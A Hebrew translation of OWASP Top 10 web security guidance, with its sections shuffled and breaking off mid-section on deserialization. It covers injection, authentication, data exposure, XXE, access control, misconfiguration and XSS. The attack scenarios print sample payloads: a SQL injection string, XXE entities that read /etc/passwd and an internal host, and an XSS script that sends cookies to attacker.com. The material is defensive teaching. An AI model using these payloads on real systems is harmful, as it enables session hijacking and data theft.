דוגמאות לתרחישי תקיפה

- תרחיש 1:** יישום משתמש במידע בלתי מאומת בבניית קריאת SQL פגיעה:


```
String query = "SELECT * FROM accounts WHERE custID=" + request.getParameter("id") + "";
```
- תרחיש 2:** באופן דומה לתרחיש 1, יישום הסומך בצורה עיוורת במסגרות עבודה, עשוי להכיל שאילתות פגיעות (דוגמת Hibernate Query (Language (HQL):


```
Query HQLQuery = session.createQuery("FROM accounts WHERE custID=" + request.getParameter("id") + "");
```
- בשני המקרים, התוקף משנה את ערך פרמטר 'id' ברמת הדפדפן ושולח:


```
' or '1'='1
```
- לדוגמא:


```
http://example.com/app/accountView?id=' or '1'='1
```
- הדבר משנה את משמעות שתי השאילתות וגורם להן להחזיר את כל הרשומות בטבלת accounts. מתקפה מסוכנת יותר עשויה לעדכן או למחוק מידע, או לגרום להרצת stored procedures.



כיצד למנוע את הסיכון

האם היישום פגיע?

- כאשר ניתן, יישם הזדהות מבוססת multi-factor authentication למנוע גניבה ממוכנת של נתוני הזדהות, מתקפות brute force ושימוש חוזר בנתוני הזדהות גנובים.
- הימנע מהשקה או הפצה של נתוני הזדהות ברירת מחדל, בדגש על חשבונות מנהלי המערכת.
- יישם בדיקות סיסמאות חלשות, כגון בדיקת סיסמאות חדשות למול רשימת סיסמאות [top 10000 worst passwords](#).
- ישר קו עם אורך סיסמא, מורכבות ומדיניות החלפת סיסמאות למול [NIST 800-63 B's guidelines in section 5.1.1 for Memorized Secrets](#) או מדיניות סיסמאות מודרנית אחרת.
- הבטח כי רישום, שחזור נתוני הזדהות, ודרכי גישה לממשקי פיתוח (API) מוקשחים מפני מתקפות enumeration כלפי חשבונות ע"י שימוש באותן הודעות פלט לכלל ניסיונות ההזדהות, עבור כלל החשבונות.
- צמצם או האט ניסיונות הזדהות כושלים. תעד את כלל ניסיונות ההזדהות הכושלים ויידע את מנהלי המערכת בעת גילוי מתקפות מסוג credential stuffing, מתקפות brute force או כל גילוי מתקפות אחרות כלפי המערכת.
- השתמש ב-session manager מובנה בצד-השרת, אשר מייצר מזהי שיחה (Session Ids) אקראיים, לאחר כל הזדהות. אל תעביר מזהי שיחה ב-URL, וודא כי הם מאוחסנים בצורה מאובטחת ומבוטלים לאחר הניתוק, אי-פעילות או timeout.

- וידוא זהות המשתמש, אימות, וניהול ה-session מהותיים להגנה מפני מתקפות מבוססות-הזדהות.
- ייתכן וקיימות חולשות הזדהות ביישום:
- האפשרות להריץ מתקפות ממוכנות כגון [credential stuffing](#), כאשר התוקף מחזיק ברשימה של נתוני הזדהות בתוקף.
- האפשרות להריץ מתקפות מסוג brute force או מתקפות ממוכנות אחרות.
- האפשרות להשתמש בסיסמאות ברירת מחדל, סיסמאות חלשות או סיסמאות ידועות מראש כגון "Password1" או "admin/admin".
- שימוש בנתוני הזדהות חלשים או בלתי-אפקטיביים לצורכי תהליכי שחזור סיסמאות, כגון "חשובות ממאגר נתונים", אשר בהגדרה לא ניתן להגן עליהם.
- אחסון סיסמאות בצורה גלויה, מוצפנת או שימוש ב-hash חלש (למידע נוסף ראה: [חשיפת מידע רגיש](#))
- חוסר שימוש או שימוש במנגנון multi-factor authentication לא אפקטיבי.
- מזהי שיחה (Session Ids) חשופים ברמת ה-URL (URL rewrite).
- אי-החלפת מזהי שיחה (Session Ids) לאחר הזדהות מוצלחת.
- אי-ביטול מזהי שיחה (Session Ids). מזהה משתמש או authentication tokens (לרוב ביישום single sign-on) לא מבוטלים בתהליך הניתוק או לאחר פרק זמן של אי-שימוש.

הפניות

דוגמאות לתרחישי תקיפה

OWASP

תרחיש 1: ביצוע [Credential stuffing](#), שימוש [ברשימת סיסמאות ידועה](#), הינה מתקפה נפוצה. במידה ויישום אינו מיישם מנגנוני הגנה ממוכנים, ניתן להשתמש ביישום כ-password oracle על-מנת לוודא שהסיסמאות בתוקף.

- [OWASP Proactive Controls: Implement Identity and Authentication Controls](#)
- [OWASP ASVS: V2 Authentication, V3 Session Management](#)
- [OWASP Testing Guide: Identity, Authentication](#)
- [OWASP Cheat Sheet: Authentication](#)
- [OWASP Cheat Sheet: Credential Stuffing](#)
- [OWASP Cheat Sheet: Forgot Password](#)
- [OWASP Cheat Sheet: Session Management](#)
- [OWASP Automated Threats Handbook](#)

תרחיש 2: מרבית מתקפות ההזדהות מתרחשות כתוצאה משימוש בסיסמא כגורם אימות יחיד. ברגע ששוקלים best practices, החלפת סיסמאות ודרישה למורכבות סיסמא מעודדות משתמשים להשתמש ולחזור להשתמש בסיסמאות חלשות. נומלץ לארגונים להפסיק שימוש בשיטות אלו בהתאם למסמך [NIST 800-63](#) ולעבור לשימוש ב-multi-factor authentication.

הפניות חיצוניות

תרחיש 3: יישומים אינם מיישמים מנגנוני ניתוק בצורה נאותה. משתמש מבצע שימוש במחשב ציבורי לגישה ליישום. במקום לבחור ב"ניתוק", המשתמש סוגר את הדפדפן ועודב את המחשב. תוקף משתמש באותו דפדפן כשעה לאחר מכן ועדיין מזוהה במערכת.

- [NIST 800-63b: 5.1.1 Memorized Secrets](#)
- [CWE-287: Improper Authentication](#)
- [CWE-384: Session Fixation](#)



כיצד למנוע את הסיכון

לכל הפחות, התייעץ עם המקורות הבאים:

- סווג מידע בעת עיבוד, אחסון ובעת תעבורה ברשת ע"י היישום. זהה איה מידע נחשב רגיש בהתאם לחוקי פרטיות, דרישות רגולציה או דרישות עסקיות.
- הטמע בקרות בהתאם לסיווג המידע.
- אל תאחסן מידע רגיש שלא לצורך. היפטר ממידע רגיש כאשר אין בו עוד צורך או יישם בקרות מעולם PCI DSS דוגמת tokenization או אפילו truncation. לא ניתן לגנוב מידע אשר אינו נשמר לאורך זמן.
- וודא כי כל מידע רגיש מוצפן בעת אחסון.
- הבטח כי מיושמים אלגוריתמים, פרוטוקולים ומפתחות הצפנה סטנדרטיים ועדכניים; יישם תהליכי ניהול מפתחות הצפנה.
- הצפן כל מידע בעת תעבורה ברשת באמצעות פרוטוקולים מאובטחים דוגמת TLS, תוך שימוש ב-ciphers ב-perfect forward secrecy (PFS), תעדוף ciphers בצד השרת והגדרת פרמטרים של אבטחה. אנוף הצפנה באמצעות הנחיות כגון HTTP Strict Transport Security (HSTS).
- בטל caching עבור תשובות המכילות מידע רגיש.
- אחסן סיסמאות באמצעות פונקציות salted hash מאובטחות בשילוב עם גורמי עיכוב (delay factor) כגון Argon2, bcrypt, scrypt או PBKDF2.
- וודא אפקטיביות הגדרות ותצורה באופן עצמאי.

האם היישום פגיע?

- הדבר הראשון שיש לקבוע הוא הדרישות להגנה על המידע בעת תעבורה ובעת אחסון. לדוגמה, סיסמאות, מספרי כרטיסי אשראי, רשומות רפואיות, מידע אישי וסודות מסחריים מחייבים הגנה מרבית, בייחוד במקרים בהם המידע נמצא תחת חקיקה פרטיות דוגמת EU GDPR, או רגולציות כגון PCI DSS. עבור מידע מסוג זה:
- האם המידע מועבר בדרך כלשהי בצורה גלויה ברשת? הדבר נוגע לפרוטוקולים דוגמת HTTP, SMTP ו-FTP. מסוכנת במיוחד תעבורה חיצונית אשר מקורה באינטרנט. בחן את כל התעבורה הפנימית, לדוגמה תעבורה בין רכיבי load balance, שרת web או מערכות back-end.
- האם מידע רגיש מאוחסן בצורה גלויה, לרבות בתוך גיבויים?
- האם קיים שימוש באלגוריתמים ישנים המשמשים להצפנה, כברירת מחדל או בשימוש קוד ישן?
- האם קיים שימוש במפתחות הצפנה ישנים, האם מיוצרים או בשימוש חוזר מפתחות הצפנה המבוססים על הצפנה חלשה, או האם לא מבוצע תהליך ניהול מפתחות או החלפת מפתחות?
- האם לא נאכף שימוש בהצפנה, לדוגמה, האם לא מבוצע שימוש בהגדרות אבטחה ברמת הדפדפן או ברמת ה-headers?
- האם ההגדרות בצד המשתמש / user agent (דוגמת יישום או mail client) אינו מוודא כי התעודה בצד השרת השולח בתוקף?
- למידע נוסף ראה מסמך ASVS, פרקים (V7 Crypto), (V9 Data Prot) וכן SSL/TLS (V10).

הפניות

OWASP

- [OWASP Proactive Controls: Protect Data](#)
- [OWASP Application Security Verification Standard \(V7,9,10\)](#)
- [OWASP Cheat Sheet: Transport Layer Protection](#)
- [OWASP Cheat Sheet: User Privacy Protection](#)
- [OWASP Cheat Sheets: Password and Cryptographic Storage](#)
- [OWASP Security Headers Project; Cheat Sheet: HSTS](#)
- [OWASP Testing Guide: Testing for weak cryptography](#)

הפניות חיצוניות

- [CWE-220: Exposure of sens. information through data queries](#)
- [CWE-310: Cryptographic Issues; CWE-311: Missing Encryption](#)
- [CWE-312: Cleartext Storage of Sensitive Information](#)
- [CWE-319: Cleartext Transmission of Sensitive Information](#)
- [CWE-326: Weak Encryption; CWE-327: Broken/Risky Crypto](#)
- [CWE-359: Exposure of Private Information \(Privacy Violation\)](#)

דוגמאות לתרחישי תקיפה

- תרחיש 1:** יישום מצפין מספרי כרטיסי אשראי בבסיס נתונים באמצעות הצפנת ברירת מחדל ברמת בסיס הנתונים. אולם, מידע זה מפוענח בצורה אוטומטית בעת אחזור, מה שמאפשר למתקפת SQL Injection לאחזר מספרי כרטיסי אשראי בצורה גלויה.
- תרחיש 2:** אתר אינטרנט אינו אוכף שימוש ב-TLS עבור כלל עמודי האתר או תומך בהצפנה חלשה. חוקף מנטר את תעבורת הרשת (לדוגמה ברשת אלחוטית בלתי מאובטחת), משנה את החיבור מ-HTTPS ל-HTTP, מאזין לבקשות, וגונב את מזהה ה-session cookie של המשתמש. החוקף משדר מחדש את ה-cookie וגונב את מזהה האימות של המשתמש, וכנס ל-session של המשתמש ומעדכן מידע פרטי. לחלופין, החוקף עשוי לשבש את כל המידע המועבר ברשת, לדוגמה שינוי הנמען בתהליך העברת כסף.
- תרחיש 3:** בסיס הנתונים של הסיסמאות אינו משתמש ב-salted hash או מאחסן סיסמאות בצורה בלתי מאובטחת. חולשה במנגנון העלאת קבצים מאפשרת לחוקף לאחזר את הסיסמאות. כל ה-hashes אשר לא עברו תהליך salt ניתן לפענח באמצעות rainbow table אשר חושבה מראש. Hashes אשר חושבו בצורה בלתי מאובטחת או באמצעות פונקציות hash מהירות, עשויות להיפרק ע"י מעבדי GPU, אפילו אם עברו תהליך salt.



כיצד למנוע את הסיכון

הדרכת מפתחים מהותית על-מנת לזהות ולמנוע מתקפות XXE. יתרה מכך, מניעת מתקפת XXE מחייבת:

- ככל שניתן, השתמש במבנה נתונים פשוט כגון JSON, והימנע מהפיכת רצף תווים לאובייקט המקורי עבור מידע רגיש.
- עדכן או שדרג את כל רכיבי תרגום ה-XML והספריות אשר בשימוש היישום או מערכת ההפעלה. השתמש בבדיקת תלויות. עדכן את ה-SOAP לגרסה 1.2 או גרסה עדכנית יותר.
- בטל שימוש בישויות XML חיצוניות ותהליכי עיבוד DTD בכל רכיבי תרגום ה-XML ביישום, בהתאם למסמך [OWASP Cheat Sheet 'XXE Prevention'](#).
- יישם בקרת קלטים חיובית ("white-listing") בצד השרת, סינון או הסרה של מידע זדוני בקבצי ה-XML, ה-headers או ה-nodes.
- וודא כי תהליכי העלאת קבצי XML או XSL מוודאים כי כל קובץ XML נכנס מבצע בדיקה למול XSD או פתרון דומה לו.
- כלי **SAST** עשויים לגלות XXE בקוד המקור, למרות שבחינת קוד דינמי הינה החלופה הטובה ביותר עבור יישומים גדולים ומורכבים המכילים חיבור למספר רב של יישומים אחרים.
- במידה ובקרות אלו אינן אפשריות, שקול ליישם virtual patching, API security gateways, או Web Application Firewalls (WAF) לגילוי, ניטור וחסימת מתקפות XXE.

האם היישום פגיע?

- יישומים ובייחוד web services מבוססי XML או שילוב עם יישומים נוספים (בהמשך) עשויים להיות פגיעים להתקפה במידה ו:
 - היישום מאפשר לקבל קבצי XML בצורה ישירה או העלאה של קבצי XML, בייחוד ממקורות בלתי-מאומתים, או מאפשר הכנסת מידע לא מאומת לתוך קבצי XML, אשר בשלב מאוחר יותר עוברים תהליכי parsing ע"י רכיבי תרגום ה-XML.
 - כלל מתרגמי ה-XML ברמת היישום או web services מבוססי SOAP מכילים הגדרה **document type definitions (DTDs)** במצב מופעל. בשל העובדה שביטול מנגנון ה-DTD משתנה בין רכיבי התרגום, מומלץ לקרוא את המסמך [OWASP Cheat Sheet 'XXE Prevention'](#).
 - במידה והיישום שלך משתמש ב-SAML לטובת ניהול זהויות מבוסס federated security או single sign on (SSO). SAML משתמש ב-XML עבור תהליך האימות והוא עשוי להיות פגיע.
 - במידה והיישום משתמש ב-SOAP בגרסאות ישנות יותר מגרסה 1.2, למסגרת העבודה של ה-SOAP.
 - להיות פגיע למתקפות XXE פירושו שהיישום פגיע למתקפות מניעת שירות לרבות מתקפת Billion Laughs.

הפניות

OWASP

- [OWASP Application Security Verification Standard](#)
- [OWASP Testing Guide: Testing for XML Injection](#)
- [OWASP XXE Vulnerability](#)
- [OWASP Cheat Sheet: XXE Prevention](#)
- [OWASP Cheat Sheet: XML Security](#)

הפניות חיצוניות

- [CWE-611: Improper Restriction of XXE](#)
- [Billion Laughs Attack](#)
- [SAML Security XML External Entity Attack](#)
- [Detecting and exploiting XXE in SAML Interfaces](#)

דוגמאות לתרחישי תקיפה

מספר רב של מקרי XXE פומביים התגלו, לרבות מתקפות כלפי התקני embedded. מתקפת XXE קורית במספר רב של מקרים בלתי צפויים, לרבות תלויות החבויות עמוק בקוד. הדרך הפשוטה ביותר לניצול היא באמצעות העלאת קובץ XML זדוני, ובמידה ומצליח:

תרחיש 1: התוקף מנסה לחלץ מידע מהשרת:

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

תרחיש 2: התוקף מאזין לרשת הפנימית של השרת באמצעות שינוי ה-ENTITY מעלה ל:

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >
```

תרחיש 3: התוקף מנסה לבצע מתקפת מניעת שירות ע"י הוספת קובץ עם ערך אי-סופי:

```
<!ENTITY xxe SYSTEM "file:///dev/random" >
```



כיצד למנוע את הסיכון

בקרת גישה יעילה אך ורק כאשר היא נאכפת בצד השרת או ממשק פיתוח (API) ללא-שרת, כאשר התוקף אינו יכול לשנות את בקרות הגישה או ה-metadata.

- למעט עבור משאבים ציבוריים, חסום גישה כברירת מחדל.
- יישם מנגנוני בקרת גישה פעם אחת והשתמש בהם בכל מקום ביישום, לרבות צמצום השימוש ב-CORS.
- היישום של בקרת הגישה צריך לאכוף הרשאה על רשומה, במקום לקבל את העובדה שמשתמש עשוי ליצור, לקרוא, לעדכן או למחוק כל רשומה.
- הדרישות להגבלת יישומים עסקיים ייחודיים צריכות להיאכף ע"י domain models.
- בטל את היכולת לצפות במבנה תיקיות עבור שרתי Web וודא כי ה-metadata של הקבצים (דוגמת git) וקבצי הגיבוי לא מצויים בתיקיית ה-root של שרת ה-Web.
- תעד ניסיונות גישה כושלים, יידע מנהלי מערכת כשרלוונטי (דוגמת כישלונות חוזרים).
- יישם יכולות rate limit לממשקי הפיתוח (API) ובקרת הגישה על-מנת לצמצם את הנזק של כלי תקיפה ממוכנים.
- חסום JWT tokens לאחר הניתוק מהשרת.
- מפתחים ואנשי בדיקות צריכים להוסיף בקרות גישה בתהליך הבדיקות.

האם היישום פגיע?

בקרת גישה אוכפת מדיניות באופן שבו משתמשים אינם יכולים לקבל הרשאות מחוץ למה שמיועד עבורם. כישלונות לאכוף בקרת גישה מובילים לרוב לחשיפת מידע רגיש, שינוי או מחיקת מידע, או ביצוע פעולות עסקיות מעבר להרשאות המשתמש. חולשות בקרת גישה כוללות:

- עקיפת בקרות גישה באמצעות שינוי ה-URL, שינוי המצב הפנימי של היישום, או עמוד HTML, או פשוט ע"י שימוש בכלי ממשק פיתוח (API) מותאם.
- האפשרות של שינוי המפתח הראשי לרשומה של משתמש אחר, האפשרות לצפות או לערוך חשבון של משתמש אחר.
- העלאת הרשאות. פעולה בשם משתמש ללא הצורך לבצע הזדהות או פעולה בשם חשבון מנהל מערכת כאשר בוצעה הזדהות בשם משתמש רגיל.
- שיבוש ה-metadata, כגון ביצוע מתקפת replay או חבלה ב-JWT access control token (JWT) או Web Token (JWT) או cookie או שיבוש שדות חבויים על-מנת להעלות הרשאות, או ניצול לרעה של תוקף ה-JWT.
- תצורה שגויה של CORS מאפשרת גישה בלתי מורשית לממשק API.
- כפייה על הדפדפן להיכנס לעמודים הדורשים אימות, ללא אימות נדרש או לעמודים הדורשים הרשאה, כאשר משתמשים בחשבון רגיל. ממשק פיתוח (API) ללא בקרות גישה עבור POST, PUT או DELETE.

הפניות

OWASP

- [OWASP Proactive Controls: Access Controls](#)
- [OWASP Application Security Verification Standard: V4 Access Control](#)
- [OWASP Testing Guide: Authorization Testing](#)
- [OWASP Cheat Sheet: Access Control](#)

הפניות חיצוניות

- [CWE-22: Improper Limitation of a Pathname to a Restricted Directory \('Path Traversal'\)](#)
- [CWE-284: Improper Access Control \(Authorization\)](#)
- [CWE-285: Improper Authorization](#)
- [CWE-639: Authorization Bypass Through User-Controlled Key](#)
- [PortSwigger: Exploiting CORS Misconfiguration](#)

דוגמאות לתרחישי תקיפה

תרחיש 1: היישום משתמש במידע בלתי מאומת בקריאת SQL הניגשת למידע על חשבון:

```
pstmt.setString(1, request.getParameter("acct"));
ResultSet results = pstmt.executeQuery( );
```

התוקף פשוט משנה את משתנה 'acct' בדפדפן על-מנת לשלוח כל מספר חשבון שהוא רוצה. במידה ולא מתבצעת בדיקה מתאימה, התוקף מסוגל לגשת לכל חשבון משתמש.

תרחיש 2: התוקף פשוט כופה על הדפדפן לגשת ל-URLs.

```
http://example.com/app/accountInfo?acct=notmyacct
```

נדרשות הרשאות מנהל מערכת על מנת להיכנס לעמודי הניהול.

```
http://example.com/app/getapplInfo
http://example.com/app/admin_getapplInfo
```

במידה ומשתמש בלתי מאומת מסוגל לגשת לאחד מהעמודים הנ"ל, זו פרצה. במידה ומשתמש ללא הרשאות ניגש לעמוד ניהול, זו פרצה.

ניהול תצורה לא מאובטח



כיצד למנוע את הסיכון

תהליך התקנה מאובטח צריך להיות מיושם, לרבות:

- תהליך הקשחה מחזורי אשר מאפשר במהירות ובקלות לפרוס סביבה חדשה כשהיא מוקשחת כהלכה. סביבות פיתוח, בדיקות וייצור צריכות להיות מוגדרות בצורה זהה, תוך שימוש בנתוני החדהות שונים לכל סביבה. תהליך זה צריך להיות ממוכן על-מנת לצמצם את המאמץ הנדרש להתקנת סביבה חדשה בצורה מאובטחת.
- פלטפורמה מינימאלית ללא יכולות מיותרות, מרכיבים, תיעוד ודוגמאות. הסר או הימנע מהתקנת יכולות או מסגרות מיותרות.
- משימה לבחינה ועדכון הגדרות בצורה נאותה בהתאם להנחיות האבטחה, עדכוני תוכנה ואבטחה כחלק מתהליך העדכונים השוטף (ראה [שימוש ברכיבים עם פגיעויות ידועות - A9](#)). בייחוד, בחן הרשאות שירותי אחסון בענן (לדוגמה הרשאות ל-S3 buckets).
- ארכיטקטורת יישום שעברה סגמנטציה המאפשרת הפרדה מאובטחת ויעילה בין רכיבי המערכת או ה-tenants, עם הפרדה, מידור או שימוש ב-cloud security groups.
- שליחת הנחיות אבטחה ל-clients דוגמת שימוש ב-[Security Headers](#).
- תהליך ממוכן לוודוא יעילות ההגדרות בכלל הסביבות.

האם היישום פגיע?

היישום עשוי להיות פגיע במידה:

- קיים מחסור בהקשחת רכיבי המערכת או הרשאות לא נכונות בשירותי הענן.
- יכולות בלתי נדרשות מופעלות או מותקנות (דוגמת פורטים בלתי נדרשים, שירותים, עמודים, חשבונות או הרשאות).
- חשבונות ברירת מחדל והסיסמאות שלהם מאופשרים או שלא השתנו.
- בקרת שגיאות חושפת למשתמשים עקבות או מידע אחר דוגמת הודעות שגיאה.
- עבור מערכות שעברו שדרוג, יכולות אבטחה עדכניות מבוטלות או אינן מוגדרות בצורה מאובטחת.
- הגדרות האבטחה בשרתי האפליקציה, מסגרות העבודה של היישום (דוגמת ASP.NET, Spring, Struts ועוד), ספריות, בסיסי נתונים ועוד, אינם מוגדרים עם ערכים מאובטחים.
- השרת אינו שולח security headers או הנחיות או שאינם מוגדרים עם ערכים מאובטחים.
- היישום אינו עדכני או פגיע (ראה [שימוש ברכיבים עם פגיעויות ידועות - A9](#)).

ללא תיאום תהליך הגדרות מאובטח ומחזורי, מערכות נמצאות בסיכון גבוה.

הפניות

OWASP

- [OWASP Testing Guide: Configuration Management](#)
- [OWASP Testing Guide: Testing for Error Codes](#)
- [OWASP Security Headers Project](#)

לדרישות נוספות בתחום, ראה מסמך [Application Security Verification Standard V19 Configuration](#)

הפניות חיצוניות

- [NIST Guide to General Server Hardening](#)
- [CWE-2: Environmental Security Flaws](#)
- [CWE-16: Configuration](#)
- [CWE-388: Error Handling](#)
- [CIS Security Configuration Guides/Benchmarks](#)
- [Amazon S3 Bucket Discovery and Enumeration](#)

דוגמאות לתרחישי תקיפה


תרחיש 1: שרת האפליקציה מגיע עם דוגמאות של יישומים אשר אינן נמחקות משרת הייצור. דוגמאות אלו מכילות חולשות הידועות לתוקפים על-מנת לחבל בשרת. במידה ואחד היישומים הינו ממשק הניהול, וחשבונות ברירת המחדל לא משתנים, התוקף ממדדה באמצעות סיסמאות ברירת המחדל ומשתלט על השרת.

תרחיש 2: האפשרות לצפות במבנה התיקיות אינה מבוטלת. תוקף מגלה שהוא מסוגל לצפות בתיקיות. התוקף מוצא ומוריד קוד Java שעבר קימפול, מבצע תהליך reverse engineering על-מנת לצפות בקוד המקור. התוקף מוצא חולשה בתמורה בתהליך בקרת הגישה ביישום.

תרחיש 3: הגדרות שרת האפליקציה חושפות הודעות שגיאה מפורטות, לדוגמה stack traces, אשר חוזרות למשתמשים. הדבר חושף מידע רגיש או חולשות אחרות כגון גרסאות של רכיבי מערכת בעלי חולשות ידועות.

תרחיש 4: ספק שירותי ענן חושף הרשאות שיתוף מתירניות מכיוון האינטרנט כברירת מחדל למשתמשים אחרים של אותו ספק. הדבר מאפשר גישה למידע רגיש המאוחסן בשירותי אחסון הקבצים בענן.

Cross-Site Scripting (XSS)



כיצד למנוע את הסיכון

מניעת מתקפות מסוג XSS דורשת הפרדת מידע בלתי מאומת מתוכן פעיל בצד הדפדפן. ניתן להשיג זאת באמצעות:

- שימוש במסגרות עבודה אשר מבצעות escaping ל-XSS בצורה מובנית, כגון הגרסה האחרונה של Ruby on Rails ו-React JS. למד את מגבלות כל אחת ממסגרות העבודה להגנה מפני מתקפות XSS והשתמש בהתאם במקרים אשר אינם מטופלים ע"י מסגרות אלו.
- ביצוע escaping לבקשות HTTP בלתי מאומחות למידע בהתבסס על הקשר הפלט של ה-HTML (גוף הבקשה, מאפיינים, JavaScript, CSS או URL) יפתור פגיעויות מסוג Reflected XSS ו-Stored XSS. מסמך [OWASP Cheat Sheet 'XSS Prevention'](#) מכיל פירוט אודות שיטות לביצוע escaping למידע.
- הכלה של קידוד מבוסס-הקשר (context-sensitive encoding) כאשר מעדכנים את הדפדפן בצד משתמש הקצה לפעול כנגד מתקפות מסוג DOM XSS.
- כאשר לא ניתן להימנע מכך, שיטות דומות לקידוד מבוסס-הקשר ניתנות ליישום לממשקי הפיתוח (APIs) של הדפדפן כפי שמתואר במסמך [OWASP Cheat Sheet 'DOM based XSS Prevention'](#)
- הפעלת [Content Security Policy \(CSP\)](#) הינה בקרת הגנה בשכבות כנגד מתקפות XSS. הגנה זו יעילה במידה ואין פגיעויות נוספות אשר עשויות לאפשר אחסון קוד דדוני באמצעות שימוש בצירוף קבצים (דוגמת path traversal overwrites או ספריית פגיעות מתוך CDN)

האם היישום פגיע?

קיימות שלוש צורות של מתקפת XSS, לרוב כלפי דפדפן המשתמשים:

מתקפת מסוג Reflected XSS: היישום או ממשק הפיתוח (API) מכיל מידע בלתי מאומת כחלק מפלט ה-HTML. מתקפה מוצלחת תאפשר לתוקף להריץ קוד דדוני מסוג HTML ו-JavaScript בדפדפן הקורבן. לרוב המשתמש יידרש ללחוץ על קישור דדוני אשר יפנה אותו לדפים בשליטת התוקף, כגון אתרים דדוניים דוגמת watering hole, פרסומות וכדומה.

מתקפת מסוג Stored XSS: היישום או ממשק הפיתוח (API) מאחסנים קלט בלתי מאומת מהמשתמש, אשר נצפה בשלב מאוחר יותר ע"י משתמש אחר או ע"י מנהל המערכת. מתקפת מסוג Stored XSS לרוב נחשבת כמתקפה ברמת סיכון גבוהה או קריטית.

מתקפת מסוג DOM XSS: מסגרות עבודה של JavaScript, יישומים של עמוד-אחד, וממשקי פיתוח (API) אשר מכילים בצורה דינאמית מידע בשליטת התוקף עם הפניה לעמודים הפגיעים למתקפה מסוג זה. באופן אידיאלי, היישום לא ישלח מידע בשליטת התוקף לממשקי פיתוח (API) בלתי מאובטחים מבוססי JavaScript.

לרוב, מתקפות XSS מכילות מזהה שיחה (sessions) גנובים, חשבונות אשר השתלטו עליהם, שיטות לעקוף הודעות חזקה (MFA), החלפה של רכיבי DOM או מתקפות מסוג defacement (כגון עמודי הודעות המשתמשים כסוסים טרויאניים), מתקפות כנגד דפדפן המשתמש דוגמת היכולת להוריד תוכנות דדוניות, תיעוד הקלדה, ומתקפות נוספות בצד לקוח.

- ### הפניות OWASP
- [OWASP Proactive Controls: Encode Data](#)
 - [OWASP Proactive Controls: Validate Data](#)
 - [OWASP Application Security Verification Standard: V5](#)
 - [OWASP Testing Guide: Testing for Reflected XSS](#)
 - [OWASP Testing Guide: Testing for Stored XSS](#)
 - [OWASP Testing Guide: Testing for DOM XSS](#)
 - [OWASP Cheat Sheet: XSS Prevention](#)
 - [OWASP Cheat Sheet: DOM based XSS Prevention](#)
 - [OWASP Cheat Sheet: XSS Filter Evasion](#)
 - [OWASP Java Encoder Project](#)
- ### הפניות חיצוניות
- [CWE-79: Improper neutralization of user supplied input](#)
 - [PortSwigger: Client-side template injection](#)

דוגמאות לתרחישי תקיפה

תרחיש 1: היישום משתמש במידע בלתי מאומת בבניית ה-HTML הבא מבלי לבצע בדיקות או escaping:

```
(String) page += "<input name='creditcard' type='TEXT' value='" + request.getParameter("CC") + "'>";
```

התוקף מעדכן את פרמטר 'CC' בדפדפן ל:

```
<script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'
```

מתקפה זו תגרום למזהה השיחה של הקורבן להישלח לאתר התוקף, דבר אשר יאפשר לתוקף לחטוף את ה-session הנוכחי של המשתמש.

הערה: תוקפים עשויים להשתמש במתקפות XSS על-מנת להכניע הגנות ממוכנות מפני מתקפות מסוג Cross-Site Request Forgery (CSRF) אשר עשויות להיות מוטמעות ביישום עצמו.



כיצד למנוע את הסיכון

דפוס הפיתוח הבטוח היחיד הינו לא לאפשר פתיחה לא מאובטחת של רצף סדרתי ממקורות לא מאומתים או להשתמש באמצעים לפתיחה של רצף סדרתי תוך שימוש במבני נתונים פשוטים (primitive).

במידה והנ"ל לא מתאפשר, יש לשקול את אחת האפשרויות הבאות:

- יישום בדיקות אמינות (integrity checks) כגון חתימה דיגיטלית על בכל תהליך פתיחה של רצף סדרתי בכדי למנוע יצירת רצף לא מאובטח או שיבוש מידע.
- אכיפת מגבלות סוג אובייקט מחמירות בתהליך פתיחה של רצף סדרתי, טרם יצירת הרצף, מכיוון שהקוד לרוב מצפה לסט סגור של classes. עקיפת שיטה זו הוכחה בעבר, לכן הסתמכות על שיטה זו בלבד אינה מומלצת.
- בידוד והרצת קוד לפתיחת רצף סדרתי בסביבה בעלת הרשאות נמוכות ככל הניתן.
- תיעוד חריגות ושגיאות בתהליך פתיחת הרצף הסדרתי, לדוגמא כאשר הקלט אינו מסוג תווים אליו מצפים, או כאשר התהליך מוציא הודעות על חריגות.
- הגבלה או תיעוד של פעילות רשת נכנסת ויוצאת מ-containers או משרתים בעת תהליך פתיחה של רצף סדרתי.
- ניטור התהליך והתראה במידה ומשתמש מבצע את אותה פעולה בצורה מחזורית.

האם היישום פגיע?

יישומים וממשקי פיתוח יהיו פגיעים במידה והם מבצעים פתיחה לא מאובטחת של רצף סדרתי שסופק ע"י התוקף.

הדבר עשוי לגרום לשני סוגים עיקריים של מתקפות:

